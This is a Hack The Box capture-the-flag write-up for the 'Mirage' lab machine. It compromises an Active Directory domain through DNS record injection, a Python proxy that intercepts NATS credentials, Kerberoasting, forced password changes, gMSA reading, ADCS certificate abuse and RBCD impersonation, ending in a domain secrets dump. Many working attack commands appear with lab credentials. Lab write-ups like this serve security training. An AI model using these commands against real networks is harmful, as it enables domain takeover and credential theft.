Mirage HTB Write Up

1. Target Information
IP Machine: 10.10.11.78
Domain: mirage.htb
2. Initial Reconnaissance
2.1 Port Scanning

nmap -sCV -p53,88,111,135,139,389,445,464,593,636,2049,3268,3269,4222,5985,9389,47001,49664,49665,49666,49667,49668,61833,62319,62328,62330,62345,62351,62355,62366,62394 10.10.11.78 -oN targeted



In this nmap scan we can see a relevant port the 4222.
First of all I will start by enumerating port 111, here we can see there's a mounted list, and everyone can access it.

2.2 NFS Share Enumeration
Lets mount it in our system using this command.
If we go to /mnt we can see there's 2 pdf's.

Lets move them to our work directory.
Lets see the first pdf. The incident dns.

Here it talks about create a nats-svc as a static record.
2.3 DNS Static Record Injection (nsupdate)
To achieve this we can create a static record but pointing to our IP.
First we will save into a .txt the following content.
Then we can add it using nsupdate, if we perform a dig we can see we successfully add it.

2.4 Proxy Setup to Intercept NATS Traffic
Now, I created the following python3 script, this script is a simple proxy that listens on port 4222 and forwards traffic to a NATS server at 10.10.11.78:4222.
import socket
import threading

# Local proxy server binds here
LISTEN_HOST = '0.0.0.0'
LISTEN_PORT = 4222

# Real NATS server
REAL_HOST = '10.10.11.78'
REAL_PORT = 4222

def handle_client(client_sock):
    # Connect to real NATS server
    remote_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    remote_sock.connect((REAL_HOST, REAL_PORT))

    def forward(src, dst):
        while True:
            try:
                data = src.recv(4096)
                if not data:
                    break
                print(f"[DATA] {data.decode(errors='ignore')}")
                dst.sendall(data)
            except Exception as e:
                break
        src.close()
        dst.close()

    threading.Thread(target=forward, args=(client_sock, remote_sock)).start()
    threading.Thread(target=forward, args=(remote_sock, client_sock)).start()

def start_proxy():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((LISTEN_HOST, LISTEN_PORT))
    server.listen(5)
    print(f"[+] Proxy listening on {LISTEN_HOST}:{LISTEN_PORT}")

    while True:
        client_sock, addr = server.accept()
        print(f"[+] Connection from {addr}")
        threading.Thread(target=handle_client, args=(client_sock,)).start()

if __name__ == "__main__":
    start_proxy()

If we execute it, here we will receive the credentials from Dev_Account_A. (If didn't work execute again the nsupdate command again.)

3. Internal Service Abuse
3.1 Using NATS CLI to Extract Credentials
With this credentials we can use NATS CLI and perform the following actions.
nats -s nats://nats-svc.mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' consumer add auth_logs new_consumer --pull --deliver all --ack explicit --replay instant

nats -s nats://nats-svc.mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' consumer next auth_logs new_consumer --count=5 --ack
After executing this commands we got credentials from david.jjackson / pN8kQmn6b86!1234@.
3.2 BloodHound Enumeration as david.jjackson

Lets use this credentials to setup Bloodhound.
sudo rdate -n 10.10.11.78

bloodhound-python -u 'david.jjackson' -p 'pN8kQmn6b86!1234@' -d mirage.htb -c All --zip -ns 10.10.11.78
After enumerating a while I only found that.
| User | Shared OU | Group Membership | Privilege Level |
|---|---|---|---|
| david.jjackson | Yes | None | - |
| nathan.aadam | Yes | Exchange_Admins | High-privileged |

Lets try to perform a kerberoast attack on nathan.aadam.
4. Kerberoasting & Privilege Escalation
4.1 Kerberoasting nathan.aadam
Here is the command:
And we got nathan.aadam hash.

Lets crack it using john.
5. Initial Access via WinRM (nathan.aadam)
Lets use them to request a TGT ticket then login via WinRM.
impacket-getTGT mirage.htb/nathan.aadam:3edc#EDC3

export KRB5CCNAME=$(pwd)/nathan.aadam.ccache

evil-winrm -i dc01.mirage.htb -r mirage.htb

User flag can be found at C:\Users\nathan.aadam\Desktop\user.txt.
6. Credential Discovery via Registry
After enumerating for a while I found the following reg query with mark credentials.

Lets check in the Bloodhound what privileges has this user.
As Mark user we are in IT_SUPPORT group which leads to ForceChangePassword to Javier.

7. Privilege Escalation via ForceChangePassword

Lets use BloodyAD to abuse of it. But first we need to request a TGT ticket and export it as Mark user.
Here are the commands I used.
impacket-getTGT mirage.htb/mark.bbond

export KRB5CCNAME=$(pwd)/mark.bbond.ccache

bloodyAD --dc-ip 10.10.11.78 --host dc01.mirage.htb -d mirage.htb -k set password javier.mmarshall 'Th1sIs@Pass!'

impacket-getTGT mirage.htb/javier.mmarshall
8. Reactivating Disabled Account (javier.mmarshall)
In the last command I tried to request a TGT ticket for Javier but says that the account is disabled. To enable the account we will execute the following commands in the WinRM session as Nathan.
$Password = ConvertTo-SecureString "1day@atime" -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PSCredential ("MIRAGE\mark.bbond", $Password)

Enable-ADAccount -Identity javier.mmarshall -Cred $Cred

$logonhours = Get-ADUser mark.bbond -Properties LogonHours | select-object -expand logonhours

[byte[]]$hours1 = $logonhours

Set-ADUser -Identity javier.mmarshall -Cred $Cred -Replace @{logonhours = $hours1}


Now if I try request TGT ticket it worked.
9. Extracting GMSA Password with netexec
Lets go back to Bloodhound and see what can we do as Javier.
So from Javier we can ReadGMSAPassword to Mirage-Service$.

To abuse that we can simply execute the following command.
And we got the NTLM hash from Mirage-Service$.

With that we can request a TGT ticket for Mirage-Service$.
impacket-getTGT mirage.htb/Mirage-Service$ -hashes :305806d84f7c1be93a07aaf40f0c7866 -dc-ip 10.10.11.78

export KRB5CCNAME=$(pwd)/Mirage-Service$.ccache

10. Full Domain Escalation via ADCS + RBCD
Lets go for root.
certipy account -u 'Mirage-Service$@mirage.htb' -hashes :305806d84f7c1be93a07aaf40f0c7866 -k -target dc01.mirage.htb -ns 10.10.XX.XX -dns-tcp -timeout 10 -upn 'DC01$@mirage.htb' -user 'mark.bbond' update
Use the Mirage-Service$ machine account (via NTLM hash) to update the AD object of mark.bbond or add a new identity mapping. This abuses a misconfigured certificate template or ADCS permissions to enable certificate-based auth for mark.bbond.
10.1 Requesting Certificate for mark.bbond
With this command, we're logging in as mark.bbond using his valid password to get a Kerberos TGT.
This ticket lets us prove our identity to other Kerberos services, such as ADCS, without needing to type the password again.
certipy req -k -dc-ip '10.10.XX.XX' -target 'dc01.mirage.htb' -ca 'mirage-DC01-CA' -template 'User' -ns 10.10.XX.XX -dns-tcp -timeout 10 -dc-host dc01.mirage.htb

unset KRB5CCNAME
This command sends a certificate request to the AD Certificate Services (ADCS) on the domain controller.
Because of weak template permissions (e.g., Enroll + ClientAuth), we're able to request a valid certificate for mark.bbond, which we'll use to log in as him without a password.
certipy account -u 'Mirage-Service$@mirage.htb' -hashes :305806d84f7c1be93a07aaf40f0c7866 -k -target dc01.mirage.htb -ns 10.10.XX.XX -dns-tcp -timeout 10 -upn 'mark.bbond@mirage.htb' -user 'mark.bbond' update
Again using the compromised Mirage-Service$ account to update the user object of mark.bbond, likely to ensure the certificate or keyCredentialLink is correctly set.
This helps make sure the cert-based login works smoothly.
10.2 Authenticating with Certificate and Getting LDAP Shell
This command uses the certificate we requested earlier to log in as mark.bbond and open an interactive LDAP shell to the domain controller.
From here, we can read/write objects in Active Directory — very powerful!
10.3 Setting RBCD for nathan.aadam
Here, we’re abusing LDAP write access to configure Resource-Based Constrained Delegation (RBCD).
We’re telling the domain controller (DC01) that it should trust nathan.aadam to impersonate any user to services hosted on DC01.
10.4 Impersonating DC01$ via S4U2Proxy
impacket-getST -spn 'CIFS/dc01.mirage.htb' -impersonate 'DC01$' 'MIRAGE.HTB/nathan.aadam:3edc#EDC3' -k

export KRB5CCNAME=DC01\$@CIFS_dc01.mirage.htb@MIRAGE.HTB.ccache
Now that nathan.aadam has RBCD rights, this command asks for a Kerberos service ticket to CIFS/dc01, but impersonating DC01$ (the computer account).
This gives us a ticket as the domain controller, which is very powerful.
10.5 Dumping Domain Controller Secrets

Using our Kerberos ticket as DC01$, we connect to the Domain Controller and dump all credentials, including NTLM password hashes for users, computers, admins — basically full domain compromise.
| Step | Action | Description |
|---|---|---|
| 1 | Set up certificate-based authentication for a real user | Used a compromised machine account with weak ADCS permissions to modify mark.bbond's AD object. |
| 2 | Requested a certificate for mark.bbond |
Leveraged misconfigured certificate templates to obtain a certificate without the password. |
| 3 | Logged in to AD using the certificate | Used the certificate to authenticate and gain LDAP shell access to Active Directory. |
| 4 | Granted RBCD rights to nathan.aadam |
Modified delegation settings to allow nathan.aadam to impersonate users to DC01. |
| 5 | Impersonated the Domain Controller via RBCD | Used S4U2Proxy to get a ticket as DC01$ and gained DC-level access. |
| 6 | Dumped all secrets from the Domain Controller | Used the forged ticket to extract NTLM hashes and secrets using secretsdump.py. |
